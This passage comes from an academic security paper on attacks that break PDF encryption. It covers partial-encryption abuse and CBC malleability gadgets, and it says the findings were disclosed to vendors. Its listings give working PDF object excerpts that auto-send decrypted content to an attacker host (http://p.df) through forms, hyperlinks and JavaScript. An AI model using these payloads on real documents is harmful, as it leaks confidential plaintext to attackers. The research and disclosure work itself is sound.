


Figure 7.1: **An overview of the attack scenario.** (1.) The attacker manipulates an encrypted document without knowing the password and sends it to the victim. (2.) The victim opens the document and enters the password. (3.) The PDF reader leaks the decrypted content to an attacker-controlled server.

7.1 Introduction

The confidentiality of documents can either be protected during transport only—here TLS is the method of choice today—or during transport *and* storage. To provide this latter functionality, many document formats offer built-in encryption methods. Prominent examples are Microsoft Office Documents with Rights Management Services (RMS) or ePub with Digital Rights Management (DRM) (which relies on XML Encryption), and email encryption with S/MIME or OpenPGP. Many of those formats are known to be vulnerable to attacks targeting the confidentiality and integrity of the information therein [134, 165]. In 2018, the vulnerabilities in S/MIME and OpenPGP, today known as EFAIL [239], took attacks on encrypted messages to the next level: by combining the ciphertext malleability property with the loading of external resources (known as exfiltration channels), victims can leak the plaintext to the attacker simply by opening an encrypted email.

7.1.1 Complexity of PDF Documents

The Portable Document Format (PDF) is more than a simple data format to display content. It has many advanced features ranging from cryptography to calculation logic [232], 3D animations [5], JavaScript [10], and form fields [6]. It is possible to update and annotate a PDF file without losing older revisions [8] and to define certain PDF actions [4], such as specifying the page to show when opening the file. The PDF file format even allows the embedding of other data formats such as XML [9], PostScript [217], or Flash [3], which includes all their strengths, weaknesses, and concerns. All these features open a huge potential for an attacker. In this paper, we only rely on standard-compliant PDF properties, without using additional features from other embedded data formats.

7.1.2 PDF Encryption

To guarantee confidentiality, the PDF standard defines PDF-specific encryption functions. This enables the secure transfer and storing of sensitive documents

without any further protection mechanisms—a feature used, for example, by the U.S. Department of Justice [169]. The key management between the sender and recipient may be password-based (the recipient must know the password used by the sender, or it must be transferred to them through a secure channel) or public key based (i.e., the sender knows the X.509 certificate of the recipient).

PDF encryption is widely used. Prominent companies like Canon and Samsung apply PDF encryption in document scanners to protect sensitive information [46, 262, 272]. Further providers like IBM offer PDF encryption services for PDF documents and other data (e.g., confidential images) by wrapping them into PDF [151, 185, 297, 294]. PDF encryption is also supported in different medical products to transfer health records [253, 254, 154]. Due to the shortcomings regarding the deployment and usability of S/MIME and OpenPGP email encryption, some organizations use special gateways to automatically encrypt email messages as encrypted PDF attachments [53, 184, 228]. The password to decrypt these PDFs can be transmitted over a second channel, such as a text message (i.e., SMS).

7.1.3 Novel Attacks on PDF Encryption

In this paper, we present the results of a comprehensive and systematic analysis of the PDF encryption features. We analyzed the PDF specification for potential security-related shortcomings regarding PDF encryption. This analysis resulted in several findings that can be used to break PDF encryption in active-attacker scenarios. The attack scenario is depicted in Figure 7.1. An attacker gains access to an encrypted PDF document. Even without knowing the corresponding password, they can manipulate parts of the PDF file. More precisely, the PDF specification allows the mixing of ciphertexts with plaintexts. In combination with further PDF features which allow the loading of external resources via HTTP, the attacker can run *direct exfiltration attacks* once a victim opens the file. The concept is similar to previous work [239] on email end-to-end encryption, but in contrast, our exfiltration channels rely only on standard-compliant features.

PDF encryption uses the Cipher Block Chaining (CBC) encryption mode with no integrity checks, which implies ciphertext malleability. This allows us to create self-exfiltrating ciphertext parts using *CBC malleability gadgets*, as defined in [239]. In contrast to [239], we use this technique not only to modify existing plaintext but to construct entirely new encrypted objects. Additionally, we refined compression-based attacks to adjust them to our attack scenarios. In summary, we put a considerable amount of engineering effort into adapting the concepts of [239] to the PDF document format.

7.1.4 Large-Scale Evaluation

In order to measure the impact of the vulnerabilities in the PDF specification, we analyzed 27 widely used PDF viewers. We found 23 of them (85%) to be vulnerable to direct exfiltration attacks and all of them to be vulnerable to CBC gadgets.

7.1.5 Responsible Disclosure

We reported our attacks to the affected vendors and have proposed appropriate mitigations. However, to sustainably eliminate the root cause of the vulnerabilities, changes in the PDF standard are required. The issues have been escalated by Adobe to the ISO working group on cryptography and signatures and will be taken up in the next revision of the PDF specification.

7.1.6 Contributions

The contributions of this paper are:

- We present the first comprehensive analysis on the security of PDF encryption and show how to construct exfiltration channels by combining PDF standard features. (Section 7.3)
- We describe two novel attack classes against PDF encryption, which abuse vulnerabilities in the current PDF standard and allow attackers to obtain the plaintext. (Section 7.4)
- We evaluate popular PDF viewers and show that all of the viewers are, indeed, vulnerable to the attacks. (Section 7.5)
- We discuss countermeasures and mitigations for PDF viewer implementations and the PDF specification. (Section 7.6)

7.1.7 Related Work

We separate existing research into three categories: PDF security, PDF encryption, and attacks on the encryption of different data formats. We firstly introduce related work covering different aspects regarding PDF security such as PDF malware, PDF insecure features, and attacks on PDF signatures. We then present research on attacks related to PDF encryption. Finally, we give an overview of similar attacks which have been applied on different data formats like XML, JSON, or email.

PDF Security In 2010, Raynal et al. provided a comprehensive study on malicious PDF files which abuse legitimate PDF features and lead to Denial-of-Service (DoS), Server-Side-Request-Forgery (SSRF), and information leakage attacks [248]. This research was extended in 2012 by Hamon et al., who published a study revealing weaknesses in PDF that lead to malicious URI invocations [288]. In 2012, Popescu et al. presented a proof-of-concept for bypassing a specific digital signature [242] based on a polymorphic file that contained two different file types—PDF and TIFF—and lead to a different display of the same signed content. In 2013 and 2014, a new attack class was published which abuses the support of insecure PDF features, JavaScript, and XML [255, 153]. Carmony et al. introduced in 2016 different techniques to bypass PDF malware detectors [47]. Some of these techniques rely on PDF encryption to hide malicious content from the detectors. In 2017, Stevens et al. discovered a novel attack against

SHA-1 [278], which broke the collision resistance and allowed an attacker to create a PDF file with new content without invalidating the digital signature. In 2018, Franken et al. revealed weaknesses in two PDF viewers by forcing these to call arbitrary URIs [105]. In the same year, multiple vulnerabilities in Adobe Reader and different Microsoft products were discovered which allowed URI invocation and NTLM credentials leakage [152, 49]. In 2019, Mladenov et al. discovered three novel attacks on PDF signatures which bypassed the verification of digitally signed PDF files [208]. They did not investigate encrypted PDFs documents; however, their attacks could possibly complement our work if encrypted PDFs are signed (see Section 7.6).

PDF Encryption Upon studying previous research, we classified attack strategies into two categories: guessing the password or the encryption key. No previous work considered attacks beyond these attack strategies.

In 2001, Komulainen et al. provided one of the first security analysis of the PDF encryption standard and pointed out the risks of using encryption with a 40-bit key length [179]. In the same year, Sklyarov et al. presented practical attacks on eBooks and PDF encryption [271]. The authors introduced one of the first tools capable of brute-forcing the password of a PDF file by supporting different attack techniques like dictionaries and rainbow tables [93]. As a reaction, Adobe increased the key length from 40 bit to 128 bit for the RC4 algorithm in the new version (PDF 1.4). In 2008, Sklyarov et al. evaluated the encryption of the newly released PDF 1.7 and revealed a critical security issue that allowed efficient brute-force attacks [92]. As a consequence, Adobe updated the key derivation function in the PDF 1.7 specification [234]. In 2013, Danczul et al. introduced a new technique to efficiently brute-force PDF passwords by distributing crypt analysis tasks to different types of processors [69]. The authors concentrated on older PDF versions (PDF 1.1 to 1.5) using the RC4 algorithm for encryption. In 2015, August at al. measured the time required to brute-force the password of a PDF file in dependence of its length [20]. In 2017, Stevens et al. showed how to break the password of PDF documents by relying on the deprecated RC4 algorithm with a 40-bit key length in a few seconds by using modern hardware [277]. The authors used existing tools like *pdf2john* to brute-force the password.

Breaking Encryption in Different Data Formats In 2011 and 2012, Jager et al. demonstrated breaking the symmetric and asymmetric encryption of XML documents [165, 164]. The authors abused malleability of CBC mode of operation and the PKCS #1 v1.5 encoding to reveal encrypted content without having the corresponding password. In 2017, Detering et al. adapted the same attacks to the JSON data format [75]. Garman et al. presented research on Apple's iMessage protocol and revealed a novel chosen-ciphertext attack, which allows an attacker the retrospective decryption of encrypted messages [122]. Grothe et al. showed in 2016 security issues in the design of Microsoft's Rights Management Services, which allowed the complete bypass of these services [134]. Recently, Poddebniak et al. [239] and Müller et al. [219] showed the danger of

partially encrypted content within emails. The authors successfully revealed encrypted content without having the password by abusing the weakness of the CBC mode of operation and insecure features. In contrast to this research, we elaborated exfiltration channels abusing standard-compliant PDF features. Moreover, we optimized CBC gadgets to construct entirely new encrypted objects and refined the compression-based attacks. This research inspired our work and was used as a foundation for our cryptographic analysis of the PDF file format.

7.2 Attacker Model

In this section, we describe the attacker model, including the attacker's capabilities and the winning condition.

Victim The victim is an individual who opens a confidential and encrypted PDF file. They possess the necessary keys or know the correct password and willingly follow the process of decrypting the document once the viewer application prompts for the password.

Attacker Capabilities We assume that the attacker gained access to the encrypted PDF file. They do not know the password and have no access to the decryption keys. They can arbitrarily modify the encrypted file by changing the document structure or adding new unencrypted objects. The attacker can also modify the encrypted parts of the PDF file, for example, by flipping bits. The attacker sends the modified PDF file to the victim, who then opens the documents and follows the steps to decrypt and read the content.

Winning Condition The attacker is successful if parts or the entire plaintext of the encrypted content in the PDF file are obtained.

Attack Classification We distinguish between two different success scenarios for an attacker.

(1.) In an attack *without user interaction*, it is sufficient that the victim merely opens and displays a modified PDF document for the winning condition to be fulfilled.

(2.) In an attack *with user interaction*, it is necessary that the victim interacts with the document for the winning condition to be fulfilled (e.g., the victim needs to *click* on a page).

We argue that attacks *with user interaction* are still realistic because in many PDF viewers, it is common to click and drag the page in order to scroll up and down, and in many cases, this action is enough to trigger the attack. In some scenarios, a viewer may open a dialog to ask for confirmation, for example, for requesting external resources. We argue that a victim who willingly decrypts the PDF document will also willingly confirm a dialog box if it directly follows the decryption process.

7.3 PDF Encryption: Security Analysis

In this section, we analyze the security of the PDF encryption standard. We introduce conceptual shortcomings and cryptographic weakness in the specification which allow an attacker to inject malicious content into an otherwise encrypted document, as well as interactive features which can be used to exfiltrate the plaintext.

7.3.1 Partial Encryption

Document Structure Manipulation In encrypted PDF documents, only strings and streams are actually encrypted. In other words, objects defining the document's structure are unencrypted by design and can be easily manipulated. For example, an attacker can duplicate or remove pages, encrypted or not, or even change their order within the document. Neither the Trailer nor the Xref Table are encrypted. Thus, an attacker can change references to objects such as the document catalog.

In summary, PDF encryption can only protect the confidentiality of `string` and `stream` objects. It does not include integrity protection. The structure of the document is not encrypted, allowing trivial restructuring of its contents.

Partially Encrypted Content Moreover, beginning with PDF 1.5, the specification added support for `Crypt Filters`. These crypt filters basically define which encryption algorithm is to be applied to a specific stream. A special crypt filter is the `Identity` filter, which simply "passes through all input data" [7]. Such flexibility, to define unencrypted content within an otherwise encrypted document, is dangerous. It allows the attacker to wrap encrypted parts into their own context. For example, the attacker can prepend additional pages of arbitrary content or modify existing (encrypted) pages by overlaying content and therefore completely change the appearance of the document. An example of adding unencrypted text using the `Identity` filter is shown in Listing 7.1. In the given example, a new object is added to the document, with its own `Identity` crypt filter which does nothing (line 2), thereby leaving its content stream unencrypted and subject to modification (line 6).

```
1 2 0 obj
2   << /Filter [/Crypt] /DecodeParms [<< /Name /Identity >>]    % Identity filter
3      /Length 40
4   >>
5 stream
6 BT (This unencrypted text is added!) ET                       % unencrypted stream
7 endstream
8 endobj
```

Listing 7.1: **Content added to an otherwise encrypted PDF document.**

The `Identity` filter can be applied to single `streams`, as shown in Listing 7.1, or to all `streams` or `strings` by setting it as the default filter in the `Encrypt` dictionary (see Figure 7.2). This flexibility even allows the attacker to build completely attacker-controlled documents where only certain `streams` are en-




Figure 7.2: **A simplified example of a PDF's encryption dictionary created by the attacker.** The dictionary specifies that all `strings` and the document's metadata are not encrypted.

crypted by explicitly setting the `StdCF` filter for them, leaving the rest of the document unencrypted.

In case crypt filters are not supported, various other methods to gain partial encryption exist, such as placing malicious content into parts of the document that are unencrypted by design (e.g., the trailer or `Metadata`), using the `None` encryption algorithm, or abusing the missing type safety in popular PDF applications. By systematically studying the PDF standard, we identified 18 different methods to gain partial encryption in otherwise encrypted documents. A complete overview of these techniques is given in Section 7.A. Partial encryption is a necessary requirement for our direct exfiltration attacks, as described in Section 7.4.1.

7.3.2 CBC Malleability

CBC Gadgets While partial encryption works on unmodified ciphertext and adds additional unencrypted strings or streams, CBC gadgets are based on the malleability property of the CBC mode. Any document format using CBC for encryption is potentially vulnerable to CBC gadgets if a known plaintext is a given, and no integrity protection is applied to the ciphertext.

A CBC gadget is the tuple (C_{i-1}, C_i) where C_i is a ciphertext block with known plaintext P_i and C_{i-1} is the previous ciphertext block. We get

$$P_i = D_K(C_i) \oplus C_{i-1}$$

where D_K is the decryption function under the decryption key K. An attacker can gain a chosen plaintext with

$$P_c = D_K(C_i) \oplus C_{i-1} \oplus P_i \oplus P_c.$$

An attacker can inject multiple CBC gadgets at any place within the ciphertext and can even construct entirely new ciphertexts [239].

Missing Integrity Protection The PDF encryption specification defines several weak cryptographic methods. For one, each defined encryption algorithm which

is based on Advanced Encryption Standard (AES) uses the CBC encryption mode without any integrity protection, such as a Message Authentication Code (MAC). This makes any ciphertext modification by the attacker undetectable for the victim.[1]

More precisely, an attacker can stealthily modify encrypted strings or streams in a PDF file without knowing the corresponding password or decryption key. In most cases, this will not result in meaningful output, but if the attacker, in addition, knows parts of the plaintext, they can easily modify the ciphertext in a way that after the decryption a meaningful plaintext output appears.

Building CBC Gadgets Unauthenticated CBC encryption is the foundation of CBC gadgets [239], which attackers can use to manipulate and reuse ciphertext segments, allowing for the construction of chosen plaintexts. A necessary condition to use CBC gadgets is the existence of known plaintext. Fortunately—from an attacker's point of view—the PDF `AESV3` (AES-256) specification defines 12 bytes of known plaintext by encrypting the extended permissions value using the same AES key as all streams and strings. Although the `Perms` value is encrypted using the Electronic Codebook (ECB) mode, the resulting ciphertext is the same as encrypting the same plaintext using CBC with an Initialization Vector (IV) of zero and can, therefore, be used as a base CBC gadget.

Furthermore, the `AESV3` encryption algorithm uses a single AES key to encrypt all streams and strings document-wide, allowing the use of gadgets from one stream (or the `Perms` field) in any other stream or string. For older AES-based encryption algorithms, the known plaintext needs to be taken from the same stream or string which the attacker wants to manipulate.

Content Injection Using CBC gadgets, an attacker can inject text fragments into an encrypted PDF document. This injection is possible by either replacing an existing stream or by adding an entirely new stream. The attacker is able to construct and add multiple chosen-plaintext blocks using gadgets, as shown in Listing 7.2.

However, every gadget constructed from the 12 bytes of known plaintext from the `Perms` entry leads to 20 random bytes: 4 bytes of random from the `Perms` value itself and 16 bytes due to the unpredictable outcome of the decryption of the next block of ciphertext. Fortunately, most of the time, these random bytes can be commented out using the percentage sign character (i.e., a comment).[2]

7.3.3 PDF Interactive Features

Given the two introduced weaknesses in the PDF specification (partial encryption and ciphertext malleability), which both allow targeted modification of encrypted documents, all that is missing to break confidentiality is opening up a channel to leak the decrypted content to an attacker-controlled server. To exfiltrate the plaintext, we use three standard-compliant PDF features: `Forms`, `Links`, and

[1] It is important to note that, contrary to intuition, PDF signatures are not a reliable way to detect ciphertext modifications. See Section 7.6 for an extensive analysis.

[2] However, for example, a newline character would end the comment.

```
stream
BT        % [20 random bytes]↪
(This ) Tj% [20 random bytes]↪
(text ) Tj% [20 random bytes]↪
(is in) Tj% [20 random bytes]↪
(jecte) Tj% [20 random bytes]↪
(d!)    Tj% [20 random bytes]↪
ET        % [20 random bytes]
endstream
```

Listing 7.2: **CBC gadget attack.** Injected AES gadgets (32 bytes) have 12 bytes of chosen plaintext (including a line break at the start and the percentage symbol at the end), the remaining 20 random bytes are hidden in comments.

`JavaScript`. All features are based on `PDF Actions`, which can easily be added to the document by an attacker who is able to perform targeted modifications, because the PDF document structure is not integrity-protected. These actions can either be triggered manually by the user (e.g., by clicking into the document and thereby submitting a form or opening a hyperlink) or automatically once the document is opened.

PDF Forms The PDF specification allows forms to be filled out and submitted to an external server using the `Submit-Form Action`. Data types to be submitted can be either `string` or `stream` objects. This allows arbitrary parts of a PDF document to be transmitted by referencing them via their object number. Furthermore, PDF forms can be made to auto-submit themselves, for example, by adding an `OpenAction` to the document catalog.

Hyperlinks PDF documents may contain links to external resources such as websites, which are usually opened by a third party application (i.e., a web browser). External links can be defined as `URI Actions`, or—depending on the implementation —also as `Launch Actions`. Similar to PDF forms, these actions can be automatically triggered, for example, when the document is opened or closed, or when the cursor enters/exits certain elements.

JavaScript While `JavaScript Actions` are part of the PDF specification, the support for JavaScript differs from viewer to viewer. If fully supported, JavaScript code can access, read, or manipulate arbitrary parts of the document and also exfiltrate them using functions such as `app.launchURL` or `SOAP.request`.

7.4 How To Break PDF Encryption

7.4.1 Direct Exfiltration (Attack A)

The idea of this attack is to abuse the *partial encryption* feature by modifying an encrypted PDF file. As soon as the file is opened and decrypted by the victim sensitive content is sent to the attacker.

As described in Section 7.3.1, an attacker can modify the structure of encrypted PDF documents, add unencrypted objects, or wrap encrypted parts into a context controlled the attacker. An example of a partially encrypted document is given in Figure 7.3.




Figure 7.3: **A PDF file modified by the attacker.** The victim opens the file and enters the correct password as usual. Due to the modification, the decrypted stream of objects `4` and `5` is automatically sent to the attacker's server.

In the given example, the attacker abuses the flexibility of the PDF encryption standard to define certain objects as unencrypted. The attacker modifies the `Encrypt` dictionary (`6 0 obj`) in a way that the document is partially encrypted—all streams are left AES-256 encrypted while strings are defined as unencrypted by setting the `Identity` filter. Thus, the attacker can freely modify strings in the document and add additional objects containing unencrypted strings. The content to be exfiltrated is left encrypted, see `Contents` and `EmbeddedFile`. The most relevant object for the attack is the definition of an `Action`, which can submit a form, invoke a URL, or execute JavaScript. The `Action` references the encrypted parts as content to be included in requests and can thereby be used to exfiltrate their plaintext to an arbitrary URL. The execution of the `Action` can be triggered automatically once the PDF file is opened (after the decryption) or via user interaction, for example, by clicking within the document.

7.4.1.1 Requirements

This attack has three requirements to be successful. While all requirements are PDF standard-compliant, they have not necessarily been implemented by every PDF application:

(1.) *Partial encryption*: Partially encrypted documents based on `Crypt Filters`, as introduced in Section 7.3.1 or based on other less supported methods (see Section 7.A), must be available. In Table 7.3 and Table 7.4, we show 18 options to achieve partial encryption.

(2.) *Cross-object references*: It must be possible to reference and access encrypted `string` or `stream` objects from unencrypted attacker-controlled parts of the PDF document.

```
1 0 obj
  << /Type /Catalog
     /AcroForm << /Fields [<< /T (x) /V 2 0 R >>] >>      % value set to 2 0 obj
     /OpenAction << /S /SubmitForm /F (http://p.df) >>    % attacker's URI
  >>
endobj

2 0 obj
  << /Filter [/Crypt] /DecodeParms [<< /Name /StdCF >>]      % encryption with StdCF
     /Length 32
  >>
stream
[encrypted data]                                             % content to exfiltrate
endstream
endobj
```

(a) Modified PDF document sent to the victim (excerpt). By using self-submitting forms the encrypted stream is referenced as a value to be submitted and therefore exfiltrated after the decryption.

```
POST / HTTP/1.1
User-Agent: AcroForms
Content-Length: 23

x=Confidential%20content!
```

(b) HTTP request leaking the full plaintext automatically to the attacker's web server once the document is opened by the victim.

Listing 7.3: **Example of direct exfiltration through PDF forms.**

(3.) *Exfiltration channel*: One of the interactive features described in Section 7.3.3 must exist, with or without user interaction.

Please note that Attack A does not abuse any cryptographic issues, so that there are no requirements to the underlying encryption algorithm (e.g., AES) or the encryption mode (e.g., CBC).

7.4.1.2 Direct Exfiltration through PDF Forms (A1)

The PDF standard allows a document's encrypted streams or strings to be defined as values of a PDF form to be submitted to an external server. This can be done by referencing their object numbers as the values of the form fields within the `Catalog` object, as shown in the example in Listing 7.3. To make the form auto-submit itself once the document is opened and decrypted, an `OpenAction` can be applied. Note that the object which contains the URL (`http://p.df`) for form submission is not encrypted and completely controlled by the attacker.

7.4.1.3 Direct Exfiltration via Hyperlinks (A2)

If forms are not supported by the PDF viewer, there is a second method to achieve direct exfiltration of a plaintext. The PDF standard allows setting a "base" URI in the `Catalog` object used to resolve all relative URIs in the document. This enables an attacker to define the encrypted part as a relative URI to be leaked to the attacker's web server. Therefore the base URI will be prepended to each URI called within the PDF file. In Listing 7.4, we set the

```
1  1 0 obj
2    << /Type /Catalog
3       /URI << /Type /URI /Base 3 0 R >>          % base URI set to 3 0 obj
4       /OpenAction << /S /URI /URI 4 0 R >>       % URI = base(3 0) + content(4 0)
5     >>
6  endobj
7
8  2 0 obj
9    << /Type /ObjStm /N 1 /First 4 /Length 19
10      /Filter [/Crypt] /DecodeParms [<< /Name /Identity >>]         % Identity filter
11   >>
12 stream
13 3 0 (http://p.df/)                                  % attacker's URI (unencrypted)
14 endstream
15 endobj
16
17 4 0 obj
18 <encrypted data>                                              % content to exfiltrate
19 endobj
```

(a) Modified PDF document sent to the victim (excerpt). It contains a URI incorporating the decrypted content, which is invoked once the victim opens the document.

```
1  GET /Confidential%20content! HTTP/1.1
```

(b) HTTP request with plaintext sent to the attacker's web server.

Listing 7.4: **Example of direct exfiltration through hyperlinks.**

base URI to `http://p.df`. The plaintext can be leaked by clicking on a visible element such as a link, or without user interaction by defining a `URI Action` to be automatically performed once the document is opened.

In the given example, we define the base URI within an `Object Stream`, which allows objects of arbitrary type to be embedded within a stream. This construct is a standard-compliant method to put unencrypted and encrypted strings within the same document. Note that for this attack variant, only strings can be exfiltrated due to the specification, but not streams; (relative) URIs *must* be of type `string`. However, fortunately (from an attacker's point of view), all encrypted streams in a PDF document can be re-written and defined as hex-encoded strings using the `<deadbeef>` hexadecimal string notation. Nevertheless, attack variant $A2$ has some notable drawbacks compared to attack $A1$:

- The attack is not silent. While forms are usually submitted in the background (by the PDF viewer itself), to open hyperlinks, most applications launch an external web browser.
- Compared to HTTP POST, the length of HTTP GET requests, as invoked by hyperlinks, is limited to a certain size.[3]
- PDF viewers do not necessarily URL-encode binary strings, making it difficult to leak compressed data (see Section 7.5.3).

7.4.1.4 Direct Exfiltration with JavaScript (A3)

The PDF JavaScript reference [10] allows JavaScript code within a PDF document to directly access arbitrary `string`/`stream` objects within the document

[3]Note that this is a limitation of the browser, for example, 32kb for Chrome and Firefox.

and leak them with functions such as `getDataObjectContents` or `getAnnots`. In Listing 7.5, the stream object `2` is given a Name (`x`), which is used to reference and leak it with a JavaScript action that is automatically triggered once the document is opened.

```
1 0 obj
  << /Type /Catalog
     /OpenAction << /S /JavaScript /JS (app.launchURL("http://p.df/"
     + util.stringFromStream(this.getDataObjectContents("x",true))) >>
     /Names << /EmbeddedFiles << /Names [(x) << /EF << /F 2 0 R >> >>] >> >>
  >>
endobj

2 0 obj
  <<  /Filter [/Crypt] /DecodeParms [<< /Name /StdCF >>]      % encryption with StdCF
  /Length 32
  >>
stream
[encrypted data]                                              % content to exfiltrate
endstream
endobj
```

(a) Modified PDF document sent to the victim (excerpt). JavaScript is used to access the decrypted stream and send it to attacker's URI.

```
GET /Confidential%20content! HTTP/1.1
```

(b) HTTP request with plaintext sent to the attacker's web server.

Listing 7.5: **Example of direct exfiltration through JavaScript.**

Attack variant $A3$ has some advantages compared to $A1$ and $A2$, such as the flexibility of an actual programming language. It must, however, be noted that—while JavaScript actions are part of the PDF specification—various PDF applications have limited JavaScript support or disable it by default (e.g., Perfect PDF Reader).

7.4.2 CBC Gadgets (Attack B)

Not all PDF viewers support partially encrypted documents, which makes them immune to direct exfiltration attacks. However, because PDF encryption generally defines no authenticated encryption, attackers may use CBC gadgets to exfiltrate plaintext. The basic idea is to modify the plaintext data directly within an encrypted object, for example, by prefixing it with an URL. The CBC-gadget attack, thus does not necessarily require cross-object references.

Note that all gadget-based attacks modify existing encrypted content or create new content from CBC gadgets. This is possible due to the malleability property of the CBC encryption mode.

7.4.2.1 Requirements

This attack has two necessary preconditions:

(1.) *Known plaintext*: To manipulate an encrypted object using CBC gadgets, a known-plaintext segment is necessary. For `AESV3`—the most recent encryption algorithm—this plaintext is always given by the `Perms` entry.

```
1  1 0 obj
2    << /Type /Catalog
3       /AcroForm << /Fields [<< /T (x) /V 2 0 R >>] >>
4       /OpenAction << /S /SubmitForm /F <CBC gadget as form URL> >>
5    >>                                          ↑
6  endobj                                        |
7                                    http://p.df/[4 bytes random]
8  2 0 obj
9  [encrypted data]                                        % content to exfiltrate
10 endobj
```

(a) Modified PDF document sent to the victim (excerpt).

```
1 POST /[random bytes] HTTP/1.1
2 Content-Length: 23
3
4 x=Confidential%20content!
```

(b) HTTP request with plaintext sent to the attacker's web server.

Listing 7.6: **Example of gadget-based exfiltration using forms.**

For older versions, known plaintext from the object to be exfiltrated is necessary.

(2.) *Exfiltration channel*: One of the interactive features described in Section 7.3.3 must exist.

These requirements differ from those of the direct exfiltration attacks, because the attacks are applied "through" the encryption layer and not outside of it.

7.4.2.2 Exfiltration through PDF Forms (B1)

As described above, PDF allows the submission of string and stream objects to a web server. This can be used in conjunction with CBC gadgets to leak the plaintext to an attacker-controlled server, even if partial encryption is not allowed. A CBC gadget constructed from the known plaintext can be used as the submission URL, as shown in line 4 of Listing 7.6a.

The construction of this particular URL gadget is challenging. As PDF encryption uses PKCS #7 padding, constructing the URL using a single gadget from the known `Perms` plaintext is difficult, as the last 4 bytes that would need to contain the padding are unknown. However, we identified two techniques to solve this. On the one hand, we can take the last block of an unknown ciphertext and append it to our constructed URL, essentially reusing the correct PKCS #7 padding of the unknown plaintext. Unfortunately, this would introduce 20 bytes of random data from the gadgeting process and up to 15 bytes of the unknown plaintext to the end of our URL. On the other hand, the PDF standard allows the execution of multiple `OpenActions` in a document, allowing us to essentially *guess* the last padding byte of the `Perms` value. This is possible by iterating over all 256 possible values of the last plaintext byte to get $0x01$, resulting in a URL with as little random as possible (3 bytes), as shown in Listing 7.7. As a limitation, if one of the 3 random bytes contains special characters, the form submission URL might break.

```
1  1 0 obj
2    << /Type /Catalog
3       /AcroForm << /Fields [<< /T (x) /V 2 0 R >>] >>          % value set to 2 0 obj
4       /OpenAction [3 0 R 4 0 R ... 259 0 R]                    % calling all 256 URIs
5    >>
6  endobj
7
8  2 0 obj
9  [encrypted data]                                            % content to exfiltrate
10 endobj
11
12 3 0 obj
13   << /S /SubmitForm /F <CBC gadget as form URL ⊕ 0x00> >>      % guessing last byte
14 endobj
15
16 4 0 obj
17   << /S /SubmitForm /F <CBC gadget as form URL ⊕ 0x01> >>      % guessing last byte
18 endobj
19  ...
20 259 0 obj
21   << /S /SubmitForm /F <CBC gadget as form URL ⊕ 0xFF> >>      % guessing last byte
22 endobj
```

Listing 7.7: **Modified document sent to the victim (excerpt).** The attacker uses CBC gadgets to build the URI invoked once the PDF document is opened.

7.4.2.3 Exfiltration via Hyperlinks (B2)

Using CBC gadgets, encrypted plaintext can be prefixed with one or more chosen plaintext blocks. An attacker can construct URLs in the encrypted PDF document that contain the plaintext to exfiltrate. This attack is similar to the direct exfiltration hyperlink attack (*A2*). However, it does not require the setting of a "base" URI in plaintext to achieve exfiltration.

The same limitations described for direct exfiltration based on links (*A2*) apply. Additionally, the constructed URL contains random bytes from the gadgeting process, which may prevent the exfiltration in some cases.

7.4.2.4 Exfiltration via Half-Open Object Streams (B3)

While CBC gadgets are generally restricted to the block size of the underlying block cipher—and more specifically the length of the known plaintext, in this case, 12 bytes—longer chosen plaintexts can be constructed using compression.

`Deflate` compression, which is available as a filter for PDF streams (cf, Section 2.4), allows writing both uncompressed and compressed segments into the same stream. The compressed segments can reference back to the uncompressed segments and achieve the repetition of byte strings from these segments. These *backreferences* allow us to construct longer continuous plaintext blocks than CBC gadgets would typically allow for.

Naturally, the first uncompressed occurrence of a byte string still appears in the decompressed result. Additionally, if the compressed stream is constructed using gadgets, each gadget generates 20 random bytes that appear in the decompressed stream. A non-trivial obstacle is to keep the PDF viewer from interpreting these fragments in the decompressed stream. While hiding the fragments in comments is possible, PDF comments are single-line and are thus susceptible to newline

```
1 0 obj
  << /Type /Catalog
     /OpenAction << /Type /Action /S /URI /URI 2 0 R >>          % URI set to 2 0 obj
   >>
endobj

2 0 obj
<modified encrypted data>          % CBC gadget to prepend attacker's URI to content
endobj
```

